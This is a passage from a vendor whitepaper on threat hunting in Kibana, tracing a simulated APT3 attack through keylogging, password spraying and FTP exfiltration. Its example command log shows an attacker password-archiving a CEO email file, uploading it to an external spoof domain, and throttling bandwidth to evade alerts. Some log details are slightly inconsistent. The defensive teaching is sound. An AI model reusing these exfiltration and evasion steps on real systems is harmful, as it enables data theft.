Once they've established their beachhead on a compromised server, the attackers will begin their efforts to acquire credentials in order to move both laterally (gaining access to new machines) and vertically (gaining higher-level privileges to the machines they can access). This process of "credential harvesting" creates another good opportunity for the threat hunter.

APT3 and similar type attacks often use a keylogging tool that records the keystrokes of users in encrypted files, allowing the attacker to record the credentials as the user inputs them. Thus, to hunt for potential credential harvesting, the threat hunter can search for the execution of this type of tool in process logs or Windows Registry logs. Similar to the search for the execution of unusual PowerShell scripts, this step is also a brute force approach in which the hunter will run broad keyword queries in Kibana to scan through the historical logs of all relevant machines in the environment.

The figure below shows use of a keylogging tool that was run on a host within the environment.



Kibana Query Result: Process Logs Show Use of Keylogger

Note that the keylogger was run on March 17th, 2021, just five days after the initial C2 channel was established, further giving weight to the hypothesis that an APT3-type attack is underway. Moreover, the hunter can now narrow the focus of the investigation on activities that have occurred since these initial activities in March '21. Historical analyses will still be vital, in order to differentiate normal activity from potentially nefarious activity, as the examples below demonstrate. However, seeing both the PowerShell and the subsequent use of a keylogger allows the hunter to move with confidence on a more narrow time window, enabling a focus on going deeper in the analysis within this more narrow timeframe.

Hypothesis:
The attacker will use brute force "password spraying" to seek access to additional systems.


Detection Opportunities:
Identification of flurries of failed logins showing an unusually high number of failed attempts in a short period of time.

Use of Kibana to Hunt for Detection Opportunities:
A graph showing both failed and successful login attempts over time can help the hunter identify unusually high flurries of failed attempts.

Lateral Movement:

In order to initiate **lateral movement** within the environment, the attackers might make brute force attempts to authenticate to remote admin shares by password spraying. A hunter can look for evidence that entails flurries of logon attempts as a sign of a brute force attempt at password identification.

To search for potentially malicious brute force password spraying, the hunter can create a visualization in Kibana using authentication logs and Office 365 account logs to graph login attempts by volume and type, see figure below.



Kibana Visualization: Logon Attempts over Time

This graph shows successful logins in green and failed attempts in blue, with each bar representing an hour during the day.

The visualization helps draw attention to a spike of attempts, highlighted by the arrow. The analyst can note that the failed attempts in this peak are much greater than all other hours charted over this 3-day period, with about 12 failed attempts compared to an average of 2-4 per hour. Interestingly this spike of failed attempts takes place during a typical "boot storm" that occurs at about the same time each day. This potentially shows the attacker's attempt to mask the login flurry amidst the normal traffic activity.


Drilling down on the spike, which occurs the evening of March 21, 2021 reveals a set of failed login attempts to a critical system, all of which occurred within seconds of one another — something that wouldn't be possible with a human mistyping a few times, thereby confirming the use of a utility to execute a brute force password spraying technique.

```
> Mar 21, 2021 @ 20:38:58.000  Logon      Audit Failure  An account failed to log on.

                                                        Subject:
                                                                Security ID:          NULL SID
                                                                Account Name:         -
                                                                Account Domain:       -
                                                                Logon ID:             0x0
> Mar 21, 2021 @ 20:38:52.000  Logon      Audit Failure  An account failed to log on.

                                                        Subject:
                                                                Security ID:          NULL SID
                                                                Account Name:         -
                                                                Account Domain:       -
                                                                Logon ID:             0x0
> Mar 21, 2021 @ 20:38:49.000  Logon      Audit Fa:      An account failed to log on.

                                                        Subject:
                                                                Security ID:          NULL SID
                                                                Account Name:         -
                                                                Account Domain:       -
                                                                Logon ID:             0x0
> Mar 21, 2021 @ 20:38:18.000  Logon      Audit Failure  An account failed to log on.

                                                        Subject:
                                                                Security ID:          NULL SID
                                                                Account Name:         -
                                                                Account Domain:       -
                                                                Logon ID:             0x0
> Mar 21, 2021 @ 20:38:05.000  Logon      Audit Failure  An account failed to log on.

                                                        Subject:
                                                                Security ID:          NULL SID
                                                                Account Name:         -
                                                                Account Domain:       -
                                                                Logon ID:             0x0
```

Kibana Screenshot: Flurry of Failed Logon Attempts

Having verified the attack and the attempt to gain access to sensitive systems, the next step for the hunter is to determine if these attempts were successful.

Using Kibana to view the system event logs indeed reveals the successful login with Administrator privileges. The hunter now has evidence that an attack is in progress, and has succeeded in both Phase 1 (setting up the C2 channel) and Phase 2 (exploring, escalating privilege, and accessing sensitive systems). The hunt now continues, as the hunter begins looking for evidence of Phase 3 activities.



Kibana Screenshot: Successful Admin Logon to Sensitive Machine

APT ATTACK PHASE 3: COLLECTION, PREPARATION AND EXFILTRATION OF DATA

Once adversaries have found valuable data within the network, their next task is to copy that data outside of the company's network, to a target location of their choosing, presumably a place outside of the jurisdiction of the authorities of the victim organization, and one that masks the identity of the attackers. This final step is the payoff for the attackers, allowing them to monetize their operation by ransoming the data, selling it in the black market, or otherwise exploiting it.

The data exfiltration stage is the last chance for the threat hunters to disrupt an attack before too much damage is done, or to mitigate the damage even if some initial transfers have occurred. That said, the task is complex. Given that outbound data flows are a normal characteristic of any IT environment, distinguishing potentially malicious data transfers from the regular day-to-day business of the organization requires a multi-step analysis. For example, it is not enough to simply identify hosts with spiking outbound traffic — the threat hunter must apply additional logic, and correlate other streams of data, to determine if any of the outbound data flows are anomalous or normal. Even if they are deemed to be anomalous, are they indicators of an attack, or just something new?

Given these complexities, hunting for data exfiltration events is necessarily multi-faceted and iterative, where the results of the first query dictate the next step in the analysis. As emphasized earlier in the paper, access to the right data, combined with with intelligent analytics is paramount.

Hypothesis:

The attacker that has found and acquired valuable data will now seek to copy it from an internal server to an external one. To mask these activities, the attacker will use approved tools and utilities within the environment when carrying out the data preparation and exfiltration.

Detection Opportunities:

1. Outbound data flows: The primary distinctive characteristic of a data exfil event is an anomalous spike in outbound traffic from a host (or hosts) to an external server.
2. Use of protocols for large file transfers: FTP and other file transfer methods may provide insights when correlated with a traffic spike.
3. Use of archive tools: Tools like WinRAR and gZIP are often used for data preparation, prior to exfil.
4. Destination URLs: A view of the targets for outbound data can uncover anomalous ones that merit further investigation and could uncover the attack operation.

Use of Kibana to Hunt for Detection Opportunities:

The flexible query capabilities of Kibana can be used in a number of ways when looking for a nefarious data exfil event:

1. Visualization of hosts sorted by outgoing network bytes
2. Visualization of historical data volumes to identify anomalous spikes
3. Visualization of FTP traffic by host
4. Analysis of detailed command line log files to reveal details on what data has been exfiltrated (if any)


Assessing Outgoing Data Volumes:

In seeking evidence of a data exfiltration event, the hunter can start by sorting hosts by the volume of outgoing network bytes, to identify the ones responsible for sending the most data out over the last 30 days.

CS_Business_Data Out	hostname	
cs_ip: Descending	**hostname**	**Sum of bytes_out**
182.100.67.4	dc_bostonmain1	260,366,178
213.239.209.202	dc_bostonmain3	121,461,069
144.76.97.140	dc_bostonlab1	80,688,652
50.17.252.188	dc_mansfield	88,768
23.23.200.15	dc_bostonlab3	45,590

Kibana Visualization: Outbound Data (GB) — Top Hosts Servers, 30 Day View

This narrows the starting point down for the hunter. A good next step is to assess if these monthly data transfers are normal. With Kibana, the security analyst can pin the top three servers to analyze, and create a bar chart visualization that shows the total bytes transferred by host, for each of the last 12 months. Visualizing the March 2021 data set in context can help the hunter quickly assess if any of the volumes in the last month are anomalous or not.



Kibana Visualization: Outbound Data (GB) by Host, 12 Month View


Indeed, the above visual clearly shows an anomalous spike for at least one server, highlighted with the arrow on the right. Host **dc_bostonmain1** experienced a massive spike compared to each of the previous 11 months. The other two servers appear to have slightly higher numbers than normal, but did not see a massive 5-fold spike like their counterpart.

This gives the hunter an important — but inconclusive — clue that requires further investigation. Before spending time trying to track down the users with access to the machines to get their input, additional analysis can further narrow the field of the investigation and lead to a more rapid resolution (if needed).

Assessing FTP Usage:

Understanding that a would-be attacker will seek to move large data sets using existing, commonplace tools like FTP, the next step is to analyze network traffic logs which contain the volume of traffic by IP protocol. With this data, the analyst can run an analysis of the use of FTP for the three machines in question. This will allow the hunter to understand if the unusual spike seen in the chart above is associated with large file transfers, and to further assess what is the normal historical behavior of this set of servers.

Using Kibana, the analyst can produce a line chart showing the aggregate amount of data sent via FTP per server per month for the same 12-month time period, see below.



Kibana Visualization: FTP Traffic (GB) by Host, 12 Month View

Interestingly, **dc_bostonmain1**, the server that shows the big spike in total egress data in March 2021 in the previous graph, shows almost zero FTP traffic that month (blue line), and its history shows that there is nothing out of the ordinary about its FTP data volume in March compared to all prior months.

However, the FTP visualization does show a huge spike for host **dc_bostonlab1** in March 2021, compared to the prior months — somewhat surprising as this spike is not visible in the prior chart which shows aggregate data sent. At this point in the hunt, the analysis splits: **dc_bostonlab1** has become the most concerning host and merits immediate action, whereas the previously concerning host, **dc_bostonmain1**, is deemed a lower risk given the new information regarding its low volume data egress via FTP. Once completing an analysis of **dc_bostonlab1**, the hunter will want to take one final step to validate that **dc_bostonmain1**'s traffic in March 2021 represents only sanctioned activity for the organization.

Drilling into the command line logs and event logs of **dc_bostonlab1** will allow the hunter to see the details of what occurred before and during the large spike in FTP traffic.

Through Kibana, the analyst can review the detailed event logs and command line logs of the host, and importantly can run various keyword queries to quickly access the most relevant log files. In this case, running a keyword query for "FTP" and filtering results to only data transfers greater than 500 MB returned three separate events that took place from March 22 – March 25, 2021 in which **dc_bostonlab1** sent data via FTP to a host called **kloofer.eu** (ip: 90.191.222.170), see below.

Source	Destination	Application	Start	End	Traffic
144.76.97.140	90.191.222.170	FTP	Mar 22, 2021 @ 02:38:29	Mar 22, 2021 @15:00:17	2.76 GB
144.76.97.140	90.191.222.170	FTP	Mar 22, 2021 @ 23:06:25	Mar 23, 2021 @12:41:57	4.6 GB
144.76.97.140	90.191.222.170	FTP	Mar 24, 2021 @ 16:33:32	Mar 25, 2021 @10:02:44	6.2 GB

Event Log — FTP Activity for host dc_bostonlab1

The unusual spike in FTP traffic, combined with three large file transfers to the same odd-looking destination has all but confirmed a data exfil event has occurred. Final confirmation steps include assessing the destination URL against historical logs to see if it has been involved in prior activity, and looking into the domain to check against threat intelligence feeds to see if it is an indicator of a known attack group. In investigating the URL, the hunter will note that the domain name appears to be a spoof on the legitimate file sharing site, koofer.eu and the historical log analysis shows no previous instance of it prior to the above listed activities.

Final Step — Determine What Data Has Been Exfiltrated:

At this point, a data breach is confirmed which should trigger a series of activities led by the security team (referenced on the next page). The last step in this hunt is to determine what data was stolen in the attack.

To determine exactly what data has been exfiltrated, the hunter can analyze the command line log details that align with the time windows of each of the three FTP events listed above. The example on the next page shows the details the hunter is able to collect for the first of the three FTP events, and provides a brief description for each line.

	event_data.CommandLine	
02:22:17	"E:\tmp\7-zip\7z.exe" a March_fotos.7z tmp\ejw_archive.pst -pdata$$$32121	Zip file created for file ejw_archive.pst, an email archive, stored in tmp folder on the hijacked server
02:36:42	E:\tmp>ftp kloofer.eu/155467	Connection to remote FTP server established
02:37:12	Connected to 90.191.222.170	
02:37:51	ftp> set net:limt-total-rate 0:500	Bandwidth throttled to 500 mbps
02:38:29	ftp>putMarch_photos.7zip	File transfer initiated
15:00:17	Transfer complete. 2,760,000,000 bytes received in 743m 30s	File transfer complete

Command Line Event Log — FTP Activity for host dc_bostonlab1

As the graphic above shows, the command line log files are a crucial tool for the threat hunter as they reveal the exact step-by-step process used to prepare and send the data off-site, in addition to showing the actual file that was stolen.

In the first line, we can see that this event contains one large file, and unfortunately it could be quite damaging. The file name is ejw_archive.pst, an email archive file with initials that match the CEO of the company. Further investigation of the file itself will reveal which user's email account the archive belongs to. In the same line, we see that the attacker used an existing compression/archive tool on the server, 7-Zip, to package and encrypt the file, naming the zip file "March_fotos", clearly a name intended to sound innocuous.

The attacker then established the connection with the external server. Interestingly before executing the file transfer, the attacker set a bandwidth utilization upper limit of 500 mbps — this is another move to stay hidden in the noise by avoiding a spike in traffic that could trigger alarms. Finally, the transfer was executed, and we can see a total of 2.7 GB were sent over the course of 12 hours and 23 minutes.

POST-HUNT ACTIVITIES

The confirmation of the existence of a data breach, and the determination that the stolen files could be damaging, should trigger a series of new activities led by the security team such as closing off access and quarantining any compromised systems, assessing the impact of the breach, mitigating the damage, and conducting further forensics to identify vulnerabilities that were exploited. In parallel, new hunt threads should begin based on the evidence from the initial hunt. In these next hunts, the team should use the evidence collected thus far to conduct more extensive queries across the environment, in search of other potentially compromised systems that might be part of the attack, but were not discovered in the initial hunt.

THREAT HUNT EXAMPLE RECAP

MITRE's APT3 simulation presents an excellent example of a real-world advanced persistent threat in which sophisticated actors follow a methodical, deliberate path of attack, using tools native to the environment, while they search for and collect valuable data.

As demonstrated, although the attackers are savvy and employ several techniques to mask their activities, they do create a number of detection opportunities in each phase of their attack. These opportunities give the hunter the ability to identify and thwart attacks in progress.

Using the power and flexibility of Kibana, combined with access to the necessary data sets (including long-term historical data), allows the threat hunter to conduct various analyses that can reveal clues about an attack associated with each step in the overall attack chain.

Conclusion

Threat Hunting is on the rise, as organizations strive to become more proactive in combatting cyberattacks, particularly advanced persistent threats with long dwell times. Rather than allow hidden threats to linger for months at a time, threat hunting's mission is to find otherwise undetected attacks in progress, disrupting them before significant damage can be done.

As this paper exemplifies, threat hunting relies more on human intelligence than on technology. Top threat hunters start with adopting the mindset of their adversaries, and hypothesize about the various tactics that might be used in an attack. For consistency of approach, and continual learning, top threat hunting teams use a methodology and framework that considers the stages of a typical attack chain, and guides a hypothesis-based approach in searching for clues by attack stage.

In hunting for these subtle clues, the most important success factor is fast access to the right data, including long term historical data. With access to the right data sources, threat hunters use analytics tools like Kibana to carry out their hunts, running the queries and visualizations that let them draw out the important signals of a potential attack. A key step for organizations looking to improve their threat hunting capabilities is to begin with an assessment of the data sources, and the underlying infrastructure required to collect, store and make the data available for use by the SecOps team.

ABOUT CHAOSSEARCH

As demonstrated in this paper, threat hunters need access to a wide variety of data streams, including long term historical data. ChaosSearch is an ideal solution for organizations looking to efficiently scale up their log analytics environment, as a means of improving threat hunting and other operations of the security and IT teams.

ChaosSearch offers an entirely new approach to log analytics, that overcomes the performance and scalability limitations of traditional SIEMs and other log management solutions. Rather than ingesting data into its own internal database as traditional solutions do, the ChaosSearch data platform simply connects to and indexes the data that is stored within a customer's cloud storage. This renders the data fully searchable and available for analytics with existing data tools in use today like Kibana, leveraging open APIs. Moreover, ChaosSearch indexes all data as-is, without transformation, while auto-detecting native schemas. This eliminates the bottleneck imposed by traditional systems, which have complicated data pipelines consisting of parsing or schema changes when ingesting data.

With this revolutionary approach ChaosSearch delivers unlimited scalability, industry-leading resiliency, and massive time and cost savings.

For more information, visit us at **chaossearch.io** or follow us **@ChaosSearch**. Please send requests for information to **info@chaossearch.io**

hxxps://www[.]linkedin[.]com/company/threathunting

References:

1 Gartner, Forecast: Information Security and Risk Management, Worldwide, 2018-2024, December 2020, https://www.gartner.com/en/newsroom/press-releases/2020-06-17-gartner-forecasts-worldwide-security-and-risk-managem

2 Accenture, *Ninth Annual Cost of Cybercrime Survey*, March 2019, https://www.accenture.com/_acnmedia/pdf-96/accenture-2019-cost-of-cybercrime-study-final.pdf

3 Ponemon Institute, *Cost of a Data Breach Report*, 2020, https://www.ibm.com/security/digital-assets/cost-data-breach-report/#/pdf

4 Cybersecurity Ventures, *2021 Cyberwarfare Report*, January 2021, https://cybersecurityventures.com/cybercrime-damages-6-trillion-by-2021/

5 Ponemon Institute, *Cost of a Data Breach Report*, 2020, https://www.ibm.com/security/digital-assets/cost-data-breach-report/#/pdf

6 Forrester Research, *The 2020 State of Security Operations*, April 2020, https://www.paloaltonetworks.com/content/dam/pan/en_US/assets/pdf/reports/forrester-the-2020-state-of-security.pdf

7 FireEye, *Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor*, December 2020, https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

8 SANS Institute, *SANS 2020 Threat Hunting Survey Results*, December 2020, https://www.sans.org/reading-room/whitepapers/analyst/membership/40020

9 FireEye, Advanced Persistent Threat Groups: Who's who of cyber threat actors, https://www.fireeye.com/current-threats/apt-groups.html

10 ThreatPost, "China's APT3 Pilfers Cyberweapons from the NSA," September 6, 2019, https://threatpost.com/chinas-apt3-pilfers-cyberweapons-nsa/148086/

11 MITRE, *APT3 Adversary Emulation Plan*, September 2017, https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf

© 2021, CHAOSSEARCH™, Inc.

Elasticsearch, Logstash, and Kibana are trademarks of Elasticsearch B.V., registered in the U.S. and in other countries. Elasticsearch B.V. and CHAOSSEARCH™, Inc., are not affiliated.